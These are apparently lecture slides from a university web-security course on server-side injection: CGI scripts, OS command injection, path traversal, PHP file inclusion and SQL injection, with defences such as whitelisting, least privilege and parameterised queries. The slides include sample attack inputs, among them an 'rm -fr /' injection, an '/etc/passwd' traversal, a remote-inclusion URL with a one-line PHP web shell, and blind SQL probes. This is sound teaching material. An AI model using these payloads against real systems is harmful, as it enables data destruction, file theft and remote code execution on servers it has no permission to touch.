Software and Web Security 2


Injection Attacks on Server

(Section 7.3 in book + some extra stuff;
Note: we skipped 7.2 for now)

Recall: dynamically created web pages

Most web pages you see are dynamically created

(except for instance http://www.cs.ru.nl/~erikpoll/sws2)



CGI (Common Gateway Interface)

Early but by now old-fashioned way for web server to interact with
command line executables

Given a request referring to such a cgi executable, eg

`http://bla.com/cgi-bin/my_script?yr=2014&str=a%20name`

the web server executes it,

passing parameters to standard input, and

returning the output (typically HTML) to client.

For the URL above, the web server would execute

`cgi-bin/my_script 2014 "a name"`

The executable **`my_script`** can be in *any* programming language.

Example: CGI bash script

```
#!/bin/bash
echo 'Content-type: text/html'
echo ''

echo '<html>'
echo '<head>'
echo '<title>My first CGI bash script</title>'
echo '</head>'
echo '<body>'
echo 'Hello World'
cat some_html_content.html
echo '</body>'
echo '</html>'

exit 0
```

Example: CGI perl script

```
#!/usr/bin/perl
print "Content-type: text/html\n\n";

print <<HTML;
<html>
  <head> <title>My first perl CGI script </title>
  </head>
  <body> <p>Hello World</p>
  </body>
HTML
exit;
```

Example: CGI program in C

```
int main(){
 /* Print CGI response header, required for all HTML
    output. Note the extra \n, to send the blank line. */
 printf("Content-type: text/html\n\n") ;

 /* Now print the HTML response. */
 printf("<html>\n") ;
 printf("<head><title>Hello world</title></head>\n");
 printf("<body>\n");
 printf("<h1>Hello, world.</h1>\n") ;
 printf("</body>\n");
 printf("</html>\n");
 exit(0);
}
```

Why is writing a dynamic web application in C a bad idea?

CGI

Pros

- extremely simple concept & interface
- you can use *any* programming or scripting language
  - C(++), Java, Ruby,... bash, perl, python,...

Cons

- you can use any programming language
  => no support for any web-specific features

  Esp clumsy parsing of standard input to retrieve GET and POST parameters

Hence: dedicated languages for web applications

PHP, JSP, ASP.NET, Ruby on Rails,...

Example: PHP script

```
<html> <head> <title>A simple PHP script </title>
  <body>
    The number you choose was
       <?php echo $x = $_GET['number']; ?>
   <br>
    This number squared plus 1 is
       <?php  $y = $x*$x; $y++; echo $y; ?>
    <br>
    Btw, I know that your IP address is
      <?php echo  $_SERVER['REMOTE_ADDR'];  ?>
 </body>
</html>
```

Security worries with dynamically created web pages

Security worries...

Dynamically created web pages involve some processing at the server side which is based on some untrusted input from the client

This processing involves execution or interpretation based on this input


- this can be processing in the web application itself, but also in other components used, eg the OS or data base

Tell-tale signs that some form of interpretation is going on:

special characters @ \ . ; < > .... that have a special meaning

Attacker model


attacker/client sends malicious input to server,
with the goal to do some damage...



Attacks with malicious inputs can be attacks on

- confidentiality
  - revealing information
- integrity
  - corrupting information
  - incl. integrity of the system (web application, the OS, ...) itself
- availability
  - DoS attacks on the server (or the underlying OS)
  - destroying information

Dynamically created webpages & injection attacks



Dynamically created webpages & injection attacks

attack on other users of the same website (discussed next week)

malicious input

web server

data base

OS

file system

Attacking the OS

(Not in book!)

Command injection (in a CGI script)

A CGI bash script might contain

```
cat thefile | mail clientaddress
```

to email a file to a user-supplied email address.

Security worries?

An attacker might enter the email address

```
erik@cs.ru.nl ; rm -fr /
```

What happens then ?

```
cat thefile | mail erik@cs.ru.nl ; rm -fr /
```

How would you prevent this?

Command injection (in a C program)

A C program accessible via CGI that prints something to a user-specified printer might include

```
char buf[1024];
snprintf(buf, "system lpr -P %s", printer_name,
         sizeof(buf)-1);
system(buf);
```

Security worries?

This can be attacked in the same way!

Entering

```
someprintername ; xterm &
```

is less destructive and more interesting than `...;rm -fr /`

The attacker can also try buffer overflow attacks on C(++) binaries accessible via the web!

OS command injection

Any server-side executable code that uses client input to interact with the underlying OS might be used to inject commands to OS.

Affects web applications irrespective of programming language used

Dangerous things to look out for

- C/C++ **`system(), execvp(), ShellExecute(), ..`**
- Java **`Runtime.exec(), ...`**
- Perl **`system, exec, open, `, /e, ...`**
- Python **`exec, eval, input, execfile, ...`**

For specific programming language there may be additional potential problems, eg. buffer overflows for C(++)

How would you prevent this?
How could you mitigate the potential impact of such attacks?

Protecting against OS injection attacks

- input validation: validate aka sanatize all user input to avoid dangerous characters
  - but what are the dangerous characters?

    `;  |  >  ...`
  - better to do white-listing than blacklisting; ie say which characters are allowed rather than which ones are not
  - better still: parse the complete input before you do anything with it, using a standard parser, and then use parse trees instead of string

- input validation tries to *prevent* attacks;
  we should *also* try to *mitigate* the possible impact
  - by running the web application with minimal privileges
    (aka applying the principle of least privilege)

File name injection

Consider PHP code below, which uses PHP string concatenation operator `.`

```
$base_dir = "/usr/local/client-startpage/";
echo file_get_contents($base_dir . $_GET['username']);
```

Security worries?

Attacker might eg supply `../../etc/passwd` as username

Also known as path traversal attack

How would you prevent this?

File name injection – path traversal attack

File name injection can reveal information (ie. violate confidentiality), but can also be used to cause DoS problems (ie. violate availability)

Eg by trying to

- access a file or directory that does not exists
- using special files (eg device files)
  such as **`/var/spool/printer`**, **`/dev/zero`**, **`/dev/full`**
  in unintended ways

File name injection – path traversal attack

Obvious places for an attacker to try this:

URLs which include a file name as parameter

Eg

http:/somesite.com/get-files.php?file=report.pdf

http:/somesite.com/get-page.jsp?home=start.html

http:/somesite.com/somepage.asp?page=index.html

where attacker can try to manipulate the path, eg.

http:/somesite.com/get-files.php?file=../admin.cfg

Attacking PHP web servers

(Section 7.3.2 of book)

Remote File Inclusion (RFI)

Consider some PHP code that acts on an **`option`** chosen from menu that provides the choices "**`start`**" and "**`stop`**"

```
$dir = $_GET['option']
include($dir . "/function.php")
```

So this will include **`start/function.php`** or **`stop/function.php`**

Security worries?

What if user supplies option "**`http://mafia.com`**" ?

The web server would then execute

`http://mafia.com/function.php`

This is called Remote File Inclusion (RFI).

It allows an attacker to run arbitrary code on a server.

Of course, server should be configured to disallow remote file inclusion

Remote File Inclusion

Sample malicious PHP code to include in

```
http://mafia.com/function.php
```

is

```
system($_GET['cmd'])
```

What will be the effect of

```
victim.php?option=http://mafia.com
                &cmd=/bin/rm%20-fr%20/
```

Note: OS command injection via PHP remote file inclusion!

PHP injection

Can we still attack the code below, if the server disallows remote file inclusion?

```
$dir = $_GET['option']
include($dir . "/function.php")
```

An attacker can still try Local File Inclusion (LFI) to execute

1. any file called **`function.php`** on the server
   eg **`../admin`** as option will execute **`$dir/../admin/function.php`**
2. any file on the server, using null byte **`%00`** that marks the end of a string
   eg **`../admin/management.php%00`** as option will execute
   `$dir/../admin/management.php%00function.php`
3. upload his own PHP code, eg as a profile picture, and try to execute that, using trick 2 above; then he can still execute his own code...

Note: RFI vs LFI is a bit like classic buffer overflow vs return-to-libc attacks

input validation

How should input validation be done for code below?

```
$dir = $_GET['option']
include($dir . "/function.php")
```

If there is a fixed set of options that the user can choose from,
the code should simply check that **`option`** is one of these.


Or the code could do a case distinction, and then have the file names of any files that are included hardcoded

Why do programmers often not this?
It's more work…

Attacking the server's database

(Section 7.3.3 of book)

SQL injection



SQL injection

Typical PHP code to see if a combination of username/password exists in a database table Accounts


```
$result = mysql_query(
     "SELECT * FROM Accounts".
     "WHERE Username = '$username'".
     "AND Password = '$password';");
if (mysql_num_rows($result)>0)
          $login = true;
```

SQL injection

Resulting SQL query

```
SELECT * FROM Accounts
WHERE Username = 'erik'
AND Password = 'secret';
```

SQL injection



SQL injection

Resulting SQL query

```
SELECT * FROM Accounts
WHERE Username = '' OR 1=1;/*'
AND Password = 'secret';
```

SQL injection

Resulting SQL query

```
SELECT * FROM Accounts
WHERE Username = '' OR 1=1;
/*'AND Password = 'secret';
```

Oops!

Read the book (7.3.3) for another example, using **`UNION`** instead of `'`

SQL injection


- can affect *any* web application in *any* programming language that connects to SQL database if it uses *dynamic SQL*

Warning: typical books such as "PHP & MySQL for Dummies" contain sample code with SQL injection vulnerabilities!

Common theme to many injection attacks:

Concatenating strings*, some of them *user input*, and then *interpreting the result* (eg *rendering*, *executing,...)
is a ***VERY BAD IDEA***

variation: Database Command Injection



- injecting database command with **;**
  instead of manipulating a SQL query with `

- highly dependent on infrastructure, eg
  - each database has its own commands
    - eg. Microsoft SQL Server has **exec master.dbo.xp_cmdshell**
  - some configurations don't allow use of ;
    - eg Oracle database accessed via Java or PL/SQL

Finding such SQL injection vulnerabilites?

An attacker could use Google *codesearch* to search for SQL injection vulnerabilities in open source projects.

Eg

code.google.com/codesearch

lang:php "WHERE username='$_"

Google code search is no longer available since March 2013.

But other hosting platforms for open source projects may still do.

Protecting against SQL injection problems?

- input validation

- more structurally: avoid dynamic SQL

  In some scenario's, you might be able to write (set of) fixed SQL queries, eg to replace

  ```
  "SELECT * FROM News WHERE DayOfWeek = $day"
  ```

  In more dynamic scenario's, you can avoid dynamic SQL using

  – prepared statements, or
  – stored procedures

Avoiding SQL injection: Prepared Statement


Vulnerable:

```
String updateString = "SELECT * FROM Account WHERE
   Username" + username + " AND Password = " + password;
stmt.executeUpdate(updateString);
```

Not vulnerable:

```
PreparedStatement login = con.preparedStatement("SELECT
  * FROM Account WHERE Username = ? AND Password = ?" );
login.setString(1, username);
login.setString(2, password);
login.executeUpdate();
```

aka parameterised query



How do we prevent this? *Parse & then substitute*

The root cause of many problems with input is that a web server

1. *first* substitutes some user input in a string
2. *then* parses the string to interpret what it means

By *first* parsing and *then* substituting, we can avoid some problems.

Why?

Control characters in the user input can then no longer globally affect the parsing

Dangers of substituting, parsing & interpreting

When a waiter in a bar asks

"What do you want to drink?"

and you say

"a beer and give me all the money in the till"

you don't expect the waiter to give you a beer and all the money.


When a piece of software is programmed to execute

```
Give the customer $drink and
let the customer pay price_of($drink)
```

you *can* expect this.

Root cause: interpreting concatenated string goes of the rails.
Note the relation with buffer overflows in sws1, and with social engineering of very stupid people.

The idea behind parameterised queries



Substituting in a parse tree is less dangerous than substituing in a string and then parsing the result

Similar: Stored Procedures

Stored procedure in Oracle's PL/SQL

```
CREATE PROCEDURE login
    (name VARCHAR(100), pwd VARCHAR(100)) AS
DECLARE @sql nvarchar(4000)
SELECT @sql =' SELECT * FROM Account WHERE
            username=' + @name + 'AND password=' + @pwd
EXEC (@sql)
```

called from Java with

```
CallableStatement proc =
  connection.prepareCall("{call login(?, ?)}");
proc.setString(1, username);
proc.setString(2, password);
```

Parameterised queries vs stored procedures

- Same principle, but
  - stored procedure is feature of the database,
  - parameterised query is feature of the programming language

- Stored procedures could be used to provide a common interface, to multiple web-servers, possibly written in different languages

- Whether stored procedure are safe may depend on the way they are called from a given programming language.

  For any setting, of programming language and database system, you have to check which options are safe.

Stored procedures are not always safe

Earlier stored procedure above safe when called from Java as CallableStatement, but not always!

A safe stored procedure, irrespective of calling context, in MS SQL

```
CREATE proc SafeStoredProcedure (@user nvarchar(25),
                                 @pwd nvarchar(25 )) AS
  DECLARE @sql nvarchar(255)
  SET @sql = 'select * from users where UserName = @p_user
                                   AND password = @p_pwd'
  EXEC sp_execute sql
        @sql, N'@p_user nvarchar(25)', @p_user = @user ,
              N'@p_pwd nvarchar(25)', @p_pwd = @pwd
```

Blind SQL injection

Suppose **`http://newspaper.com/items.php?id=2`**
results in SQL injection-prone query

```
SELECT title, body FROM items WHERE id=2
```

Will we see difference response to URLs below?

1. **`http://newspaper.com/items.php?id=2 AND 1=1`**
2. **`http://newspaper.com/items.php?id=2 AND 1=2`**

What will be the result of

`../items.php?id=2 AND SUBSTRING(user,1,1) = 'a'`

The same as 1 iff **`user`** starts with a; otherwise the same as 2!

So we can use this to find out things about the database structure & content!

Blind SQL injection

Blind SQL injection: a SQL injection where not the response itself is interesting, but the *type of the response*, *or lack of response*, leaks information to an attacker

- Errors can also leak interesting information: eg for

  `IF <some condition> SELECT 1 ELSE 1/0`

  error message may reveal if `<some condition>` is true

- More subtle than this, response time may still leak information

```
.. IF(SUBSTRING(user,1,1) ='a',
        BENCHMARK(50000, … ), null)..
```

time-consuming **`BENCHMARK`** statement only executed if **`user`** starts with 'a'

hidden aka covert channels

The differences in the responses or the timing behaviour discussed on previous slides are examples of hidden channels

The responses themselves do not directly provide information, but other observable aspects about the reponses do.

In TEMPEST attacks, electromagnetic radiation is used as hidden channel. Other hidden channels include noise and vibrations.

Error messages

More generally, error message can leak useful information to an attacker.

Example: an excerpt of actual error trace of our department's online diary

